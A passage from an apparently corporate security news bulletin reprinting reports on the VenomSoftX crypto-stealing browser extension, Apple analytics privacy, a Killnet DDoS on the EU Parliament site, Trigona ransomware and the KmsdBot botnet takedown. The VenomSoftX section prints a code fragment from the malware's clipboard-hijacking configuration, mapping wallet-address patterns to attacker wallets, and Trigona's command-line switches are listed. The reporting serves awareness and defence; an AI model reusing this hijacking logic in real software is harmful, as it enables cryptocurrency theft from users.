The services targeted by VenomSoftX are Blockchain.com, Binance, Coinbase, Gate.io, and Kucoin, while the extension also monitors the clipboard for the addition of wallet addresses.

```
address_book = {
    '^1[a-km-zA-HJ-NP-Z1-9]{25,34}$': {
        'coin': ['BTC', 'BCH'],
        'address': '1L8EBHDeiHeumtcpcroaxBceXnWFiYU5dh',
        'network': ['BTC', 'BCH']
    },
    '^3[a-km-zA-HJ-NP-Z1-9]{25,34}$': {
        'coin': ['BTC', 'BCH'],
        'address': '32Wx3dsHCCxyJZLwseFYkgeFqVk16tCCcF',
        'network': ['BTC', 'BCH']
    },
    '^bc1q[0-9A-Za-z]{37,62}$': {
        'coin': ['BTC'],
        'address': 'bc1qxgz2g8kn2kg0wqqrmctyxu5n925pnwphzlehaw',
        'network': ['BTC']
    },
    '^bc1p[0-9A-Za-z]{37,62}$': {
        'coin': ['BTC'],
        'address': 'bc1qxgz2g8kn2kg0wqqrmctyxu5n925pnwphzlehaw',
        'network': ['BTC']
    },
    '^((bitcoincash:)?(q|p)[a-z0-9]{41})$': {
        'coin': ['BCH'],
        'address': 'qqh3g98z60rdl05044xxt7gkgncezmdfy5tja99z53',
        'network': ['BCH']
    },
    '^((BITCOINCASH:)?(Q|P)[A-Z0-9]{41})$': {
        'coin': ['BCH'],
        'address': 'qqh3g98z60rdl05044xxt7gkgncezmdfy5tja99z53',
        'network': ['BCH']
    },
```

Examples of the hijacked cryptocurrency

Source: Avast

Moreover, the extension can modify HTML on websites to display a user's cryptocurrency wallet address while manipulating the elements in the background to redirect payments to the threat actor.

To determine the victim's assets, the VenomSoftX extension also intercepts all API requests to the cryptocurency services mentioned above. It then sets the transaction amount to the maximum available, siphoning all available funds.

To make matters worse, for Blockchain.info, the extension will also attempt to steal passwords entered on the site.

"This module focuses on www.blockchain.com and it tries to hook https://blockchain.info/wallet. It also modifies the getter of the password field to steal entered passwords," explains Avast.

"Once the request to the API endpoint is sent, the wallet address is extracted from the request, bundled with the password, and sent to the collector as a base64-encoded JSON via MQTT."

Finally, if a user pastes content into any website, the extension will check if it matches any of the regular expressions shown above, and if so, send the pasted content to the threat actors.

As Google Sheets is normally installed in Google Chrome as an app under chrome://apps/and not an extension, you can check your browser's extension page to determine if Google Sheets is installed.

If it is installed as an extension, you should remove it and clear your browser data to ensure the malicious extension is removed.

Source: https://www.bleepingcomputer.com/news/security/google-chrome-extension-used-to-steal-cryptocurrency-passwords/

16. Apple's Device Analytics Can Identify iCloud Users

Researchers claim that supposedly anonymous device analytics information can identify users:

> On Twitter, security researchers Tommy Mysk and Talal Haj Bakry have found that Apple's device analytics data includes an iCloud account and can be linked directly to a specific user, including their name, date of birth, email, and associated information stored on iCloud.

Apple has long claimed otherwise:

> On Apple's device analytics and privacy legal page, the company says no information collected from a device for analytics purposes is traceable back to a specific user. "iPhone Analytics may include details about hardware and operating system specifications, performance statistics, and data about how you use your devices and applications. None of the collected information identifies you personally," the company claims.

Apple was just sued for tracking iOS users without their consent, even when they explicitly opt out of tracking.

Source: https://www.schneier.com/blog/archives/2022/11/apples-device-analytics-can-identify-icloud-users.html

17. Pro-Russian hacktivists take down EU Parliament site in DDoS attack


The website of the European Parliament has been taken down following a DDoS (Distributed Denial of Service) attack claimed by Anonymous Russia, part of the pro-Russian hacktivist group Killnet.

European Parliament President confirmed the incident saying that the Parliament's "IT experts are pushing back against it & protecting our systems."

The Director General for Communication and Spokesperson of the European Parliament, Jaume Dauch, also stated after the website went down that the outage was caused by an ongoing DDoS attack.

"The availability of Europarl_EN website is currently impacted from outside due to high levels of external network traffic," Dauche said.

"This traffic is related to a DDOS attack (Distributed Denial of Service) event. EP teams are working to resolve this issue as quickly as possible."




European Parliament website down (BleepingComputer)

The attack came after the European Parliament recognized Russia as a state sponsor of terrorism and MEPs called for further international isolation of Russia.

The resolution was adopted on Wednesday following recent developments in Russia's war of aggression against Ukraine.

"Parliament calls on the European Union to further isolate Russia internationally, including when it comes to Russia's membership of international organisations and bodies such as the United Nations Security Council," a press release published today reads.

"MEPs also want diplomatic ties with Russia to be reduced, EU contacts with official Russian representatives to be kept to the absolute minimum and Russian state-affiliated institutions in the EU spreading propaganda around the world to be closed and banned."



Anonymous Russia claiming the attack on European Parliament (BleepingComputer)

Pro-Kremlin hacktivist groups have targeted European and U.S. websites since Russia invaded Ukraine. For instance, Killnet recently claimed large-scale distributed denial-of-service (DDoS) attacks targeting the websites of several major U.S. airports last month.

Notable examples of airport websites taken down following their attack include the Los Angeles International Airport (LAX), which was intermittently offline, and the Hartsfield-Jackson Atlanta International Airport (ATL), a large U.S. air traffic hub.

One week before, they attacked multiple U.S. government websites in Colorado, Kentucky, and Mississippi, with moderate success, managing to knock some of them offline for a short time.

Killnet also claimed to have taken down CISA's Protected Critical Infrastructure Information Management System website after its attacks on the U.S. Treasury in early October were thwarted before having a real effect on the agency's infrastructure.

They also previously targeted countries that sided with Ukraine, including Romania and Italy, while the Legion "sub-group" attacked key Norwegian and Lithuanian entities for similar reasons.

Earlier this month, the FBI said that DDoS attacks coordinated by pro-Russian hacktivists have a minor impact on their targets because they're attacking public-facing infrastructure like websites instead of the actual services, leading to limited disruption.

Source: https://www.bleepingcomputer.com/news/security/pro-russian-hacktivists-take-down-eu-parliament-site-in-ddos-attack/

18. Trigona ransomware spotted in increasing attacks worldwide

A previously unnamed ransomware has rebranded under the name 'Trigona,' launching a new Tor negotiation site where they accept Monero as ransom payments.

Trigona has been active for some time, with samples seen at the beginning of the year. However, those samples utilized email for negotiations and were not branded under a specific name.

As discovered by MalwareHunterTeam, starting in late October 2022, the ransomware operation launched a new Tor negotiation site where they officially named themselves 'Trigona.'

As Trigona is the name of a family of large stingless bees, the ransomware operation has adopted a logo showing a person in a cyber bee-like costume, shown below.

Trigona ransomware operation's logo

Source: BleepingComputer

BleepingComputer is aware of numerous victims of the new ransomware operation, including a real estate company and what appears to be a village in Germany.

The Trigona Ransomware

BleepingComputer analyzed a recent sample of Trigona and found it supports various command line arguments that determine whether local or network files are encrypted, if a Windows autorun key is added, and whether a test victim ID (VID) or campaign ID (CID) should be used.


The command line arguments are listed below:

- /full
- /!autorun
- /test_cid

- /test_vid
- /path
- /!local
- /!lan
- /autorun_only

When encrypting files, Trigona will encrypt all files on a device except those in specific folders, such as the Windows and Program Files folders. In addition, the ransomware will rename encrypted files to use the ._locked extension.


For example, the file 1.doc would be encrypted and renamed to 1.doc._locked, as shown below.



Files encrypted by Trigona

Source: BleepingComputer


The ransomware will also embed the encrypted decryption key, the campaign ID, and the victim ID (company name) in the encrypted files.



Encrypted file with file markers

Source: BleepingComputer

A ransom note named how_to_decrypt.hta will be created in each scanned folder. This note displays information about the attack, a link to the Tor negotiation site, and a link that copies an authorization key into the Windows clipboard needed to log in to the Tor negotiation site.




Trigona ransom note

Source: BleepingComputer

After logging into the Tor site, the victim will be shown information on how to buy Monero to pay a ransom and a support chat that they can use to negotiate with the threat actors. The site also offers the ability to decrypt five files, up to 5MB each, for free.

BleepingComputer has not seen any active negotiations, and it is not known how much money the threat actors are demanding from victims.




Trigona Tor negotiation site

Source: BleepingComputer

When a ransom is paid, the victims will receive a link to a decryptor and a keys.dat file, which contains the private decryption key.

The decryptor allows you to decrypt individual files or folders on the local device and network shares.



Scan and decrypt screens of the Trigona decryptor

Source: BleepingComputer

It is unclear how the operation breaches networks or deploy ransomware. Furthermore, while their ransom notes claim they steal data during attacks, BleepingComputer has not seen any proof of this.

However, their attacks have been increasing worldwide, and with the investment into a dedicated Tor platform, they will likely continue to expand their operations.

Source: https://www.bleepingcomputer.com/news/security/trigona-ransomware-spotted-in-increasing-attacks-worldwide/

19. Cybersecurity researchers take down DDoS botnet by accident

While analyzing its capabilities, Akamai researchers have accidentally taken down a cryptomining botnet that was also used for distributed denial-of-service (DDoS) attacks.

As revealed in a report published earlier this month, the KmsdBot malware behind this botnet was discovered by members of the Akamai Security Intelligence Response Team (SIRT) after it infected one of their honeypots.

KmsdBot targets Windows and Linux devices with a wide range of architectures, and it infects new systems via SSH connections that use weak or default login credentials.

Compromised devices are being used to mine for cryptocurrency and launch DDoS attacks, with some of the previous targets being gaming and technology companies, as well as luxury car manufacturers.

Unfortunately for its developers and luckily for the device owners, the botnet doesn't yet have persistence capabilities to evade detection.

However, this means the malware has to start all over if it's detected and removed or it malfunctions in any way and loses its connection to the command-and-control (C2) server.

Tango Down


This is also what also led to the botnet's demise after the current versions of the KmsdBot malware was unintentionally deactivated by Akamai's researchers.

"In our controlled environment, we were able to send commands to the bot to test its functionality and attack signatures," Akamai vulnerability researcher Larry Cashdollar explained in a new report.

"As part of this analysis, a syntax error caused the bot to stop sending commands, effectively killing the botnet."

What helped take down KmsdBot was its lack of error-checking and "the coding equivalent of a typo," which led to the malware crashing and stopping to send attack commands due to the wrong number of arguments to the C2 server.

Basically, as Cashdollar explained, the crash was caused by issuing an attack command where the space between the target website and the port was missing.



KmsdBot botnet crash

KmsdBot botnet crash (Akamai)

"This malformed command likely crashed all the botnet code that was running on infected machines and talking to the C2 — essentially, killing the botnet," Cashdollar added.

"Because the bot doesn't have any functionality for persistence on an infected machine, the only way to recover is to re-infect and rebuild the botnet from scratch."

Organizations that could be the target of botnets using similar spreading tactics are advised to secure their systems against attacks by:

Not using weak credentials and changing default ones for servers or deployed apps

Ensuring all deployed software is up-to-date

Using public key authentication for SSH connections to avoid compromise via credential brute-forcing

Source: https://www.bleepingcomputer.com/news/security/cybersecurity-researchers-take-down-ddos-botnet-by-accident/

If you want to learn more about ASOC and how we can improve your security posture, **contact us at tbs.sales@tbs.tech**.

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.